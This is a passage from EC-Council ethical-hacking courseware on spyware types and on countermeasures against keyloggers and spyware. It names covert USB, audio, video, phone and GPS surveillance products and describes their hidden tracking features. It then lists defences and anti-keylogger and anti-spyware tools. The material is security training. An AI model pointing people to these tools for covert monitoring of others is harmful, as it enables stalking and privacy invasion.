A detailed log presents a summary of each data transaction, along with its support information. The USB spyware uses a low level of system resources of the host computer. It works with its own timestamp to log all the activities in the communication sequence. USB spyware does not contain any adware or other spyware. It works with the most recent variants of Windows.

The following is the list of USB spyware:

- USB Analyzer (*https://www.eltima.com*)
- USB Monitor (*https://www.hhdsoftware.com*)
- USBDeview (*https://www.nirsoft.net*)
- Advanced USB Port Monitor (*https://www.aggsoft.com*)
- USB Monitor Pro (*https://www.usb-monitor.com*)

- **Audio Spyware**

  Audio spyware is a sound surveillance program designed to record sound onto a computer. The attacker can silently install the spyware on the computer, without the permission of the computer user and without sending them any notification. The audio spyware runs in the background to record discreetly. Using audio spyware does not require any administrative privileges.

  Audio spyware monitors and records a variety of sounds on the computer, saving them in a hidden file on the local disk for later retrieval. Therefore, attackers or malicious users use this audio spyware to snoop and monitor conference recordings, phone calls, and radio broadcasts that might contain confidential information.

  It can record and spy on voice chat messages within various popular instant messengers. With this audio spyware, people can watch over their employees or children and find out with whom they are communicating.

  It helps to monitor digital audio devices such as various messengers, microphones, and cell phones. It can record audio conversations by eavesdropping and monitoring all incoming and outgoing calls, text messages, etc. It allows live call monitoring, recording conferences, audio surveillance, SMS tracking, call logging, recording radio broadcasting logs, and GPRS tracking.

  The following is the list of audio spyware:

  - Spy Voice Recorder (*http://www.mysuperspy.com*)
  - Digital Voice Logger (*https://www.securityplanet.co*)
  - USB Stick Grey Recorder (*https://www.spytec.com*)
  - Audio Spyware Snooper (*https://www.snooper.se*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Video Spyware**

  Video spyware is software for video surveillance installed on a target computer without the user's knowledge. All video activity can be recorded according to a programmed schedule. The video spyware runs transparently in the background and secretly monitors and records webcams and video IM conversions. The remote access feature of video spyware allows the attacker to connect to the remote or target system to activate alerts and electric devices, and see recorded images in a video archive or even capture live images from all the cameras connected to the system using a web browser such as Internet Explorer.

  The following is the list of video spyware:

  - Movavi Video Editor (*https://www.movavi.com*)
  - iSpy (*https://www.ispyconnect.com*)
  - NET Video Spy (*https://www.sarbash.com*)
  - Eyeline Video Surveillance Software (*https://www.nchsoftware.com*)
  - WebCam Looker (*https://felenasoft.com*)

- **Print Spyware**

  Attackers can monitor the printer usage of the target organization remotely by using print spyware. Print spyware is printer usage monitoring software that monitors printers in the organization. It provides precise information about print activities for office or local printers, which helps in optimizing printing, saving costs, etc. It records all information related to the printer activities, saves the information in an encrypted log, and sends the log file to a specified email address over the Internet. The log report consists of the exact print job properties, such as the number of pages printed, number of copies, content printed, and date and time at which the print action took place.

  Print spyware records the log reports in different formats for various purposes, such as in a web format for sending the reports to an email through the Internet, or in a hidden encrypted format to store on the local disk. The log reports generated will help attackers in analyzing printer activities. The log report shows how many documents each employee or workstation printed, along with the time. This helps in monitoring printer usage and determining how employees are using the printer. This software also allows limiting access to the printer. This log report helps attackers to trace out information about sensitive and secret documents printed.

- **Telephone/Cellphone Spyware**

  Telephone/cellphone spyware is a software tool that gives you full access to monitor a victim's telephone or cellphone. It will completely hide itself from the user of the phone. It will record and log all activity on the phone, such as Internet use, text messages, and phone calls. Then, you can access the logged information via the software's main website, or you can also receive tracking information through SMS or email. Usually, this spyware helps to monitor and track phone usage of employees. However, attackers are

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

using it to trace information from their target person's or organization's telephones/cellphones. Using this spyware does not require any authorized privileges.

The most common telephone/cellphone spyware features include the following:

- **Call History**: Allows you to view the entire call history of the phone (both incoming and outgoing calls).
- **View Text Messages**: Enables you to view all incoming and outgoing text messages. It even shows deleted messages in the log report.
- **Website History**: Records the entire history of all websites visited through the phone in the log report file.
- **GPS Tracking**: Shows you where the phone is in real time. There is also a log of the cellphone's location so you can see where the phone has been.

It works as depicted in the following diagram.




Figure 6.147: Telephone/cellphone spyware

The following is the list of telephone/cellphone spyware:

- Phone Spy (*https://www.phonespysoftware.com*)
- XNSPY (*https://xnspy.com*)
- iKeyMonitor (*https://ikeymonitor.com*)
- OneSpy (*https://www.onespy.in*)
- TheTruthSpy (*https://thetruthspy.com*)

- **GPS Spyware**

  GPS spyware is a device or software application that uses the Global Positioning System (GPS) to determine the location of a vehicle, person, or other attached or installed asset. An attacker can use this software to track the target person.

  This spyware allows you to track the phone location points, saves or stores them in a log file and sends them to the specified email address. You can then watch the target user location points by logging into the specified email address, and viewing the connected points tracing the phone location history on a map. It also sends email notifications of location proximity alerts. An attacker traces the location of the target person using GPS spyware, as shown in the following figure.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.148: GPS spyware

The following is the list of GPS spyware:

- SPYERA (*https://spyera.com*)
- mSpy (*https://www.mspy.com*)
- MobiStealth (*https://www.mobistealth.com*)
- FlexiSPY (*https://www.flexispy.com*)
- EasyGPS (*https://www.easygps.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Keyloggers

1. Use pop-up blockers and avoid opening junk emails
2. Install anti-spyware/antivirus programs and keep the signatures up to date
3. Install professional firewall software and anti-keylogging software
4. Recognize phishing emails and delete them
5. Regularly update and patch system software
6. Do not click on links in unsolicited or dubious emails that may redirect to malicious sites
7. Use keystroke interference software that inserts randomized characters into every keystroke
8. Scan the files before installing and use registry editor or process explorer to check for keystroke loggers
9. Use the Windows on-screen keyboard accessibility utility to enter the password or any other confidential information
10. Install a host-based IDS that can monitor the system and disable the installation of keyloggers
11. Use an automatic form-filling password manager or virtual keyboard to enter your username and password
12. Use software that frequently scans and monitors the changes in the system or network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Keyloggers (Cont'd)

Hardware Keylogger Countermeasures

1. Restrict physical access to sensitive computer systems
2. Periodically check your keyboard interface to ensure that no extra components are plugged into the keyboard cable connector
3. Use encryption between the keyboard and its driver
4. Use an anti-keylogger that detects the presence of a hardware keylogger such as KeyGrabber
5. Use an on-screen keyboard with a mouse
6. Periodically check the video monitor cables to detect the presence of hardware keyloggers
7. Setup video surveillance around the computer desk to detect the addition of malicious hardware
8. Disable USB ports or setup advanced BIOS authentication mechanisms to enable USB ports

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Keyloggers

Different countermeasures to defend against keyloggers are as follows:

- Use pop-up blockers and avoid opening junk emails.
- Install anti-spyware/antivirus programs and keep signatures up to date.
- Install professional firewall software and anti-keylogging software.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Recognize phishing emails and delete them.
- Regularly update and patch system software.
- Do not click on links in unsolicited or dubious emails that may redirect to malicious sites.
- Use keystroke interference software that inserts randomized characters into every keystroke.
- Antivirus and anti-spyware software can detect any installed software, but it is preferable to detect these programs before installation. Scan the files thoroughly before installing them on the computer and use a registry editor or process explorer to check for keystroke loggers.
- Use the on-screen keyboard accessibility utility of Windows to enter a password or any other confidential information. Use the mouse, rather than the keyboard, to enter any information such as passwords and credit-card numbers into fields. This ensures that the information remains confidential.
- Use an automatic form-filling password manager or a virtual keyboard to enter usernames and passwords, as this avoids exposure through keyloggers. An automatic form-filling password manager removes the need to type personal, financial, or confidential details such as credit-card numbers and passwords via the keyboard.
- Keep hardware systems secure in a locked environment and frequently check keyboard cables for attached connectors, USB ports, and computer games such as PlayStation 2 games that may have been used to install keylogger software.
- Use software that frequently scans and monitors changes in the system or network.
- Install a host-based IDS that can monitor the system and disable the installation of keyloggers.
- Use a one-time password (OTP) or other authentication mechanisms such as two-step or multi-step verification to authenticate users.
- Enable application whitelisting to block the downloading or installing of unwanted software such as keyloggers.
- Use a VPN to enable an additional layer of protection through encryption.
- Use process-monitoring tools to detect suspicious processes and system activities.
- Regularly patch and update the software and OS.
- Avoid using public Wi-Fi while performing crucial activities such as financial transactions and logging sessions.
- Utilize licensed voice-to-text (V2T) conversion tools while entering passwords, instead of typing manually.
- Keep track of browser extensions running in the background. If any unwanted, untrusted extensions are found, discard or remove them from the list.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Reconfigure the device occasionally to avoid the stacking up of malware on the default factory settings.
- Maintain an isolated, secured backup of files in a separate hard drive to avoid sensitive file access using keyloggers.
- Do not ignore suspicious activities such as lags in character display, image loading, and repeated crashes while browsing any website.
- Avoid the use of similar or identical password credentials among all personal area network devices such as smartphones, laptops, and smart devices.
- Use licensed third-party anti-logger tools to detect suspicious activities prior to a keylogger attack.
- Upgrade to touchscreen-based laptops or systems, with which keylogger activity is more difficult than with physical keyboards.
- Employ third-party password storage vaults for secure access to and maintenance of passwords for applications.
- Secure data with a proper cyber coverage policy to limit the disastrous impacts of keylogging attacks.
- Make the attackers' tasks more complex by frequently changing account passwords.

Hardware Keylogger Countermeasures


- Restrict physical access to sensitive computer systems.
- Periodically check the keyboard interface to ensure that no extra components are plugged into the keyboard cable connector.
- Use encryption between the keyboard and its driver.
- Use an anti-keylogger that detects the presence of a hardware keylogger such as KeyGrabber.
- Use an on-screen keyboard with a mouse.
- Use stylus pens, light pens, or mouse gestures and convert graphics or gestures to text, instead of using conventional keyboards.
- Periodically check video monitor cables to detect the presence of hardware keyloggers.
- Set up video surveillance around the computer desk to detect the plugging in of malicious hardware.
- Disable USB ports or set up advanced BIOS authentication mechanisms to enable USB ports.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Keyloggers

Zemana AntiLogger

Zemana AntiLogger detects the **malware** at the time it attacks your system rather than detecting it based on its **signature fingerprint**



- **GuardedID** — *https://www.strikeforcecpg.com*
- **KeyScrambler** — *https://www.qfxsoftware.com*
- **Oxynger KeyShield** — *https://www.oxynger.com*
- **Ghostpress** — *https://schiffer.tech*
- **SpyShelter Silent Anti Keylogger** — *https://www.spyshelter.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Keyloggers

Anti-keyloggers, also called anti-keystroke loggers, detect and disable keystroke logger software. The special design of these loggers helps them to detect software keyloggers. Many large organizations, financial institutions, online gaming industries, and individuals use anti-keyloggers to protect their privacy while using systems. This software prevents a keylogger from logging every keystroke typed by the victim, and thus keeps all personal information safe and secure. An anti-keylogger scans a computer and detects and removes keystroke logger software. If the software (anti-keylogger) finds any keystroke-logging program on your computer, it immediately identifies and removes the keylogger, whether it is legitimate or illegitimate.

Some anti-keyloggers detect the presence of hidden keyloggers by comparing all files in the computer against a signature database of keyloggers and searching for similarities. Others detect the presence of hidden keyloggers by protecting keyboard drivers and kernels from manipulation. A virtual keyboard or touchscreen makes the task of keystroke-capturing of malicious spyware or Trojan programs difficult. Anti-keyloggers secure your system from spyware and keyloggers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Zemana AntiLogger**

  Source: *https://www.zemana.com*

  Zemana AntiLogger is a software application that blocks attackers. It detects any attempts to modify your computer's settings, record your activities, hook to your PC's sensitive processes, or inject malicious code into your system. The AntiLogger detects the malware at the time it attacks your system, rather than detecting it based on its signature fingerprint.




Figure 6.149: Screenshot of Zemana AntiLogger

Some examples of anti-keyloggers are listed as follows:

- GuardedID (*https://www.strikeforcecpg.com*)
- KeyScrambler (*https://www.qfxsoftware.com*)
- Oxynger KeyShield (*https://www.oxynger.com*)
- Ghostpress (*https://schiffer.tech*)
- SpyShelter Silent Anti Keylogger (*https://www.spyshelter.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Spyware

1	Avoid using any computer system over which you **do not have complete control**	8	Install and use **anti-spyware** software
2	Adjust the **browser security settings** to medium or higher for the Internet zone	9	Perform **web surfing** safely and download cautiously
3	Be cautious about **suspicious emails** and sites	10	Avoid using the **administrative mode** unless necessary
4	Enable the firewall to enhance the **security level** of the computer	11	Keep your operating system **up to date**
5	Regularly update the software and use a **firewall** with outbound protection	12	Avoid downloading free **music files**, **screensavers**, or **emoticons** from the Internet
6	Regularly check **Task Manager** and **MS Configuration Manager** reports	13	Beware of **pop-up windows** or **web pages**. Never click anywhere on these windows
7	Regularly **update virus definition files** and scan the system for spyware	14	Carefully read all disclosures, including the license agreement and **privacy statement** before installing any application

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Spyware

Different ways to defend against spyware are as follows:

- Avoid using any computer system over which you do not have complete control.
- Avoid adjusting the Internet security setting to an excessively low level because it provides many chances to install spyware on the computer. Therefore, always set the Internet browser security settings to either high or medium to protect the computer from spyware.
- Avoid opening suspicious emails and file attachments received from unknown senders. Doing so involves a high risk of allowing a virus, freeware, or spyware onto the computer. Avoid opening unknown websites linked in spam mail messages, retrieved by search engines, or displayed in pop-up windows because they may mislead the user into downloading spyware.
- Enable the firewall to enhance the security level of the computer.
- Regularly update the software and use a firewall with outbound protection.
- Regularly check Task Manager and MS Configuration Manager reports.
- Regularly update virus definition files and scan the system for spyware.
- Install anti-spyware software. Anti-spyware is the first line of defense against spyware. This software prevents the installation of spyware on the system. It periodically scans and protects the system from spyware.
- Keep the OS up to date.
    - Windows users should periodically perform a Windows or Microsoft update.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


  - For users of other OSes or software products, refer to the information given by the OS vendors and take the essential steps to protect against any vulnerability identified.
- Perform web surfing safely and download cautiously.
  - Before downloading any software, ensure that it is from a trusted website. Read the license agreement, security warning, and privacy statements associated with the software thoroughly to gain a clear understanding before downloading it.
  - Before downloading freeware or shareware from a website, ensure that the site is safe. Likewise, be cautious with software programs obtained through P2P file-swapping software. Before installing such programs, perform a scan using anti-spyware software.
- Avoid using the administrative mode unless necessary. Excessive use of the administrator mode may allow the execution of malicious programs such as spyware in the administrator mode. Consequently, attackers may take complete control of the system.
- Avoid downloading free music files, screensavers, or emoticons from the Internet, which may come with spyware.
- Beware of pop-up windows or web pages. Never click anywhere on windows that display messages such as "your computer may be infected" or claim that they can help the computer run faster. Clicking on such windows may cause the system to become infected with spyware.
- Carefully read all disclosures, including the license agreement and privacy statement, before installing any application.
- Avoid storing personal or financial information on any computer system that is not totally under your control, such as a computer in an Internet café.
- Avoid connecting to unknown/rogue devices or networks.
- Install anti-tracking-based browser extensions for private browsing.
- Check an app's legitimacy before providing permissions such as location, camera, and microphone.
- Bookmark frequently visited websites for safe browsing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Spyware

SUPERAnti Spyware

SUPERAntiSpyware is a software application that can **detect** and **remove spyware**, adware, Trojan horses, and other potentially harmful software applications



Kaspersky Total Security 20
https://support.kaspersky.com

SecureAnywhere Internet Security Complete
https://www.webroot.com

Adaware Antivirus Free
https://www.adaware.com

MacScan
https://www.securemac.com

Norton AntiVirus Plus
https://norton.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Spyware

There are many anti-spyware applications available on the market, which scan your system and check for spyware such as malware, Trojans, dialers, worms, keyloggers, and rootkits and remove them if found. Anti-spyware provides real-time protection by scanning your system at regular intervals, either weekly or daily. It scans to ensure that the computer is free from malicious software.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **SUPERAntiSpyware**

  Source: *https://www.superantispyware.com*

  SUPERAntiSpyware is a software application that can detect and remove spyware, adware, Trojan horses, rogue security software, computer worms, rootkits, parasites, and other potentially harmful software applications.

